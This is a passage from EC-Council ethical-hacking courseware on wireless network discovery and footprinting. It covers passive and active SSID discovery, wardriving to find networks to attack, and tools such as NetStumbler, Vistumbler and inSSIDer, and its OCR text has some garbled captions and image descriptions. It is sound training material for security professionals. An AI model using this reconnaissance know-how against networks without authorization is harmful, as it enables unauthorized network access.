
## Module Flow

Wireless networks are prone to many vulnerabilities. Even though proper security mechanisms are employed by an organization, it may still be vulnerable. This is because the security mechanisms themselves may contain flaws. Attackers can hack a wireless network by exploiting those vulnerabilities or flaws in security mechanisms. For full scope penetration testing, the pen tester must test the network by following a wireless hacking methodology.

	<b>Wireless Concepts</b>		<b>Wireless Encryption</b>
	<b>Wireless Threats</b>		<b>Wireless Hacking Methodology</b>
	<b>Wireless Hacking Tools</b>		<b>Bluetooth Hacking</b>
	<b>Countermeasure</b>		<b>Wireless Security Tools</b>



## Wi-Fi Pen Testing



 **Wireless Hacking Methodology**

The objective of the wireless hacking methodology is to compromise a Wi-Fi network in order to gain unauthorized access to network resources. Attackers usually follow a hacking methodology to ensure that they don't miss even a single entry point to break into the target network. Discovering a Wi-Fi network or device is the first action that an attacker should perform. You can perform Wi-Fi discovery with the help of tools such as insider, NetSurveyor, insider, NetStumbler, Vistumbler, WirelessMon, etc.

## Footprint the Wireless Network

Attacking a wireless network begins with **discovering** and **footprinting** the wireless network in an active or passive way

**Passive Footprinting Method**

An attacker can use the passive way to **detect the existence of an AP** by sniffing the packets from the airwaves, which will reveal the AP, SSID and attacker's wireless devices that are live



**Active Footprinting Method**

In this method, attacker's wireless device **sends out a probe request with the SSID** to see if an AP responds. If the wireless device does not have the SSID in the beginning, it will send the probe request with an empty SSID



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Footprint the Wireless Network

Attacking a wireless network begins with the discovery and footprinting of a wireless network. **Footprinting** involves locating and analyzing (or understanding) the network. Footprinting of a wireless network can be done in two methods.

In order to perform footprinting of a wireless network the first requirement is identifying the BSS that is provided by the access point (AP). **BSS** or **IBSS** can be identified with the help of SSID. The attacker can use this SSID to establish an association with the AP.

### Footprinting Methods:



#### Passive method

An attacker can use the passive way to detect the existence of an AP by sniffing the packets from the **airwaves**, which can reveal the AP, SSID, and attacker's wireless devices that are live.



#### Active Method

In this method, the attacker's wireless device sends out a probe request with the SSID to see if an AP responds. If the wireless device does not have the SSID in the beginning, it can send the probe request with an empty SSID. In case of probe request with an empty SSID, most of the APs respond to it with their own SSID in a probe response packet.

Consequently, the empty SSIDs are useful in knowing the SSIDs of APs. Here the attacker knows the correct BSS with which to associate. An AP can be configured to ignore a probe request with an empty SSID.

## Attackers Scanning for Wi-Fi Networks

The slide features four photographs arranged in a 2x2 grid, each showing a person using a laptop to scan for Wi-Fi networks. Blue arrows point from the top-left photo to the top-right and bottom-left photos, while a pink arrow points from the bottom-left photo to the bottom-right photo.

- Top Left:** A person sits in an airport lounge, facing an airplane on the tarmac. A blue arrow points from this image to the other three.
- Top Right:** A person sits on the floor in a room, working on a laptop. A yellow arrow points from this image to the bottom-right photo.
- Bottom Left:** A person sits outdoors on a bench, working on a laptop. A blue arrow points from this image to the top-left and bottom-right photos.
- Bottom Right:** A person sits at a desk, working on a laptop. A pink arrow points from this image to the bottom-left photo.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Attackers Scanning for Wi-Fi Networks

Attackers can scan for Wi-Fi networks with the help of wireless network scanning tools such as **NetSurveyor**, Retina Wi-Fi scanner, etc. The service set identifier (SSID) can be found in beacon, probe requests and responses, and association and reassociation requests. An attacker can gain obtain the SSID of a network by passive scanning. If the attacker fails to obtain SSID by passive scanning, then he or she can determine it by active scanning. Once the attacker succeeds in determining the SSID, he or she can connect to the wireless network and launch various attacks. Wireless network scanning allows sniffing by tuning to various radio channels of the devices.



FIGURE 15.25: Scanning of Wi-Fi networks by attackers




## Find Wi-Fi Networks to Attack

The first task an attacker can go through when searching for **Wi-Fi targets** is checking the potential networks that are in range to find the best one to attack. Wi-Fi networks can be found by driving around with a Wi-Fi enabled laptop. The laptop must have a wireless discovery tool installed on it. Using the discovery tool, the attacker can map out the active wireless networks. To discover **Wi-Fi networks**, the attacker needs:

- Laptop with Wi-Fi card
- External Wi-Fi antenna
- Network discovery programs

Several Wi-Fi network discovery tools are available online that give more information about the wireless networks in the vicinity. Examples of tools that can be used for finding Wi-Fi networks include inSSIDer, NetSurveyor, NetStumbler, Vistumbler, etc.



## Wi-Fi Discovery Tool: inSSIDer

Source: <http://www.metageek.net>

InSSIDer is open source **Wi-Fi scanner software**. It works with Windows Vista/7 and 64-bit PCs. It uses the Native Wi-Fi API and the current wireless network card, sorts the results by MAC address, SSID, channel, RSSI, and “**Time Last Screen**.”

### SSID dos:

- ⌚ Inspect WLAN and surrounding networks to troubleshoot competing access points
- ⌚ Track the strength of the received signal in **dBm** over time
- ⌚ Filter access points in an easy-to-use format
- ⌚ Highlight access points for areas with high Wi-Fi concentration
- ⌚ Export Wi-Fi and GPS data to a KML file to view in Google Earth
- ⌚ Filter through hundreds of scanned access points



FIGURE 15.26: inSSIDer Screenshot

The screenshot displays the NetSurveyor software interface. At the top, there's a banner with the title "Wi-Fi Discovery Tool: NetSurveyor" and the CEH logo. Below the banner, a text box states: "NetSurveyor is a network discovery tool used to gather information about nearby wireless access points in real time". The main window contains two side-by-side tables of wireless access point data. The left table has columns: Channel, Beacon Strength (dBm), Beacon Strength (mW), Beacon Quality (%), Beacon Quality, Radio Type, and Frequency. The right table has similar columns. Below these tables are two charts: a 2D bar chart titled "Usage over 10.0 channels" and a 3D bar chart titled "Spectrum of WiFi channel usage". The URL "http://www.performancewifi.net" is visible at the bottom of the interface. A copyright notice "Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited." is at the bottom right.




## Wi-Fi Discovery Tool: NetSurveyor

Source: <http://www.performancewifi.net>

NetSurveyor is an **802.11 (WiFi) network** discovery tool that gathers information about nearby wireless access points in real time and displays it in useful ways. The data is displayed using a variety of different diagnostic views and charts. Data can be recorded for extended periods and played-back at a later date/time. Also, reports can be generated in Adobe PDF format.



FIGURE 15.27: NetSurveyor Screenshot



## Wi-Fi Discovery Tool: NetStumbler

Source: <http://www.netstumbler.com>

NetStumbler is a tool that sniffs **Wi-Fi signals** and informs users if their wireless network is properly configured. But prior to downloading, users need to check if their wireless cards are compatible with NetStumbler. The next step is to disable the automatic configuration service of the said device. Users of Windows machines, for example, must turn off the Windows Wireless Zero Configuration service, which can be located in the **Control Panel/Administrative Tools/Services**.

NetStumbler features several columns that provide useful information on detected signals. The media access control column or **MAC** reflects signal strengths as indicated by the color of the dots that represent each entry. A padlock symbol inside the dot suggests that the access point is encrypted. The **SSID** or service set identifier column locates the network from which the wireless packets come from. The Chan (channel) heading shows which channel the network access point is tapping for signal broadcasting and beside that is the column for channel speed, which is expressed in Mbps. The vendor heading reveals the name of device manufacturers like Linksys, Netgear, D-link, and 2Wire while **the Signal-to-Noise Ratio** column indicates the quality of Wi-Fi signal.

**Commonly used for:**

- ⌚ Wardriving
- ⌚ Verifying network configurations
- ⌚ Finding locations with poor coverage in one's WLAN
- ⌚ Detecting causes of wireless interference
- ⌚ Detecting unauthorized ("rogue") access points
- ⌚ Aiming directional antennas for long-haul WLAN links




FIGURE 15.28: NetStumbler Screenshot

The screenshot shows the Vistumbler software interface. On the left, there's a sidebar with icons for Authentication, Channel, Encryption, Network Type, and SSID. The main window displays a table of wireless access points with columns for #, Active, SSID, Signal, High-Signal, Authentication, and Encryption. The table lists numerous SSIDs along with their signal strength and security type (WPA2-PSK, AES, WEP, etc.). At the bottom right of the interface, the URL <http://www.vistumbler.net> is visible. A watermark for EC-Council is present at the bottom of the interface.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Wi-Fi Discovery Tool: Vistumbler

Source: <http://www.vistumbler.net>

Vistumbler is a **wireless network scanner**. It keeps track of total access points w/gps, maps to kml, signal graphs, statistics, and more.

### Features:

- ⌚ Supports Windows Vista and Windows 7
- ⌚ Find Wireless access points - Uses the Vista command '**netsh wlan show networks mode=bssid**' to get wireless information
- ⌚ GPS support
- ⌚ Export/import access points from **Vistumbler TXT/VS1/VSZ** or **Netstumbler TXT/Text NS1**
- ⌚ Export access point GPS locations to a google earth kml file or GPX (GPS eXchange format)
- ⌚ Live Google Earth Tracking: auto KML automatically shows access points in Google Earth
- ⌚ Speaks Signal Strength using sound files, Windows sound API, or MIDI





FIGURE 15.29: Vistumbler Screenshot



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Wi-Fi Discovery Tool: WirelessMon

Source: <http://www.passmark.com>

WirelessMon is a software tool that allows users to **monitor** the **status** of **wireless Wi-Fi adapter(s)** and gather information about nearby wireless access points and hot spots in real time. It can log the information it collects into a file, while also providing comprehensive graphing of signal level and real time IP and 802.11 Wi-Fi statistics.

Some of the features of WirelessMon include:

- ⌚ Verify 802.11 network configuration is correct
- ⌚ Test Wi-Fi hardware and device drivers are functioning correctly
- ⌚ Check signal levels from your local Wi-Fi network and nearby networks
- ⌚ Help locate sources of interference to your network
- ⌚ Scan for hot spots in your local area (wardriving)
- ⌚ **GPS support** for logging and mapping signal strength
- ⌚ Mapping can be performed with or without a GPS unit
- ⌚ Correctly locate your wireless antenna (especially important for directional antennas)

- ☛ Verify the security settings for local access points
- ☛ Measure network speed & throughput and view available data rates
- ☛ Help check Wi-Fi network coverage and range




FIGURE 15.30: WirelessMon Screenshot (1 of 2)




FIGURE 15.31: WirelessMon Screenshot (2 of 2)

## Mobile-based Wi-Fi Discovery Tool

The collage displays five mobile applications for Wi-Fi discovery:

- WiFiFoS**: A circular interface showing detected networks.
- WiFiFoFum - WiFi Scanner**: Shows a list of detected networks with icons for security and signal strength.
- WiFi Manager**: Displays network settings and channel information.
- Network Signal Info**: Shows a map with signal strength indicators.
- OpenSignalMaps**: Shows a map with signal strength and AP location markers.

Source URLs: <http://www.dynamicallyloaded.com>, <http://www.kaibits-software.com>, <http://kmsoft.com>, <http://opensignal.com>.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

## Mobile-based Wi-Fi Discovery Tool



### WiFiFoFum - WiFi Scanner

Source: <http://www.dynamicallyloaded.com>

WiFiFoFum is a mobile Wi-Fi scanner that allows you to **scan** the network for **802.11 Wi-Fi networks**. This provides you information about each network it detects and gives detailed information about the networks SSID, MAC, RSSI (signal strength), channel, AP mode, security mode, and available transmission rates. It can scan surrounding networks, discover Internet access, gives comprehensive AP's configuration information, and this can also map APs.



FIGURE 15.32: WiFiFoFum scanning the network for 802.11 Wi-Fi networks

## Network Signal Info

Source: <http://www.kaibits-software.com>

Network Signal Info provides detailed information on your currently used network, regardless of whether you are using a **Wi-Fi** or a **cellular connection**.



FIGURE 15.33: Network Signal Info screenshot



WiFi Manager is software that allows you to get a full explanation of the Wi-Fi connection state that is used with a screenshot widget. You can get information about when it was switched on/off connection process, signal level presented in colors, and the current network's SSID.



FIGURE 15.34: WiFi Manager Screenshot



## OpenSignalMaps

Source: <http://opensignal.com>

This website delivers you with visualization and **study-based** data together with the exact signal of the service providers in a particular area with cellular coverage maps.




FIGURE 15.35: OpenSignalMaps showing the signal of service providers with cellular coverage maps

## Wi-Fi Discovery Tools



 WiFi Hopper <a href="http://www.wifihopper.com">http://www.wifihopper.com</a>	 Wellenreiter <a href="http://wellenreiter.sourceforge.net">http://wellenreiter.sourceforge.net</a>
 Wavestumbler <a href="http://www.cquare.net">http://www.cquare.net</a>	 AirCheck Wi-Fi Tester <a href="http://www.flukenetworks.com">http://www.flukenetworks.com</a>
 iStumbler <a href="http://www.istumbler.net">http://www.istumbler.net</a>	 AirRadar 2 <a href="http://www.koingosw.com">http://www.koingosw.com</a>
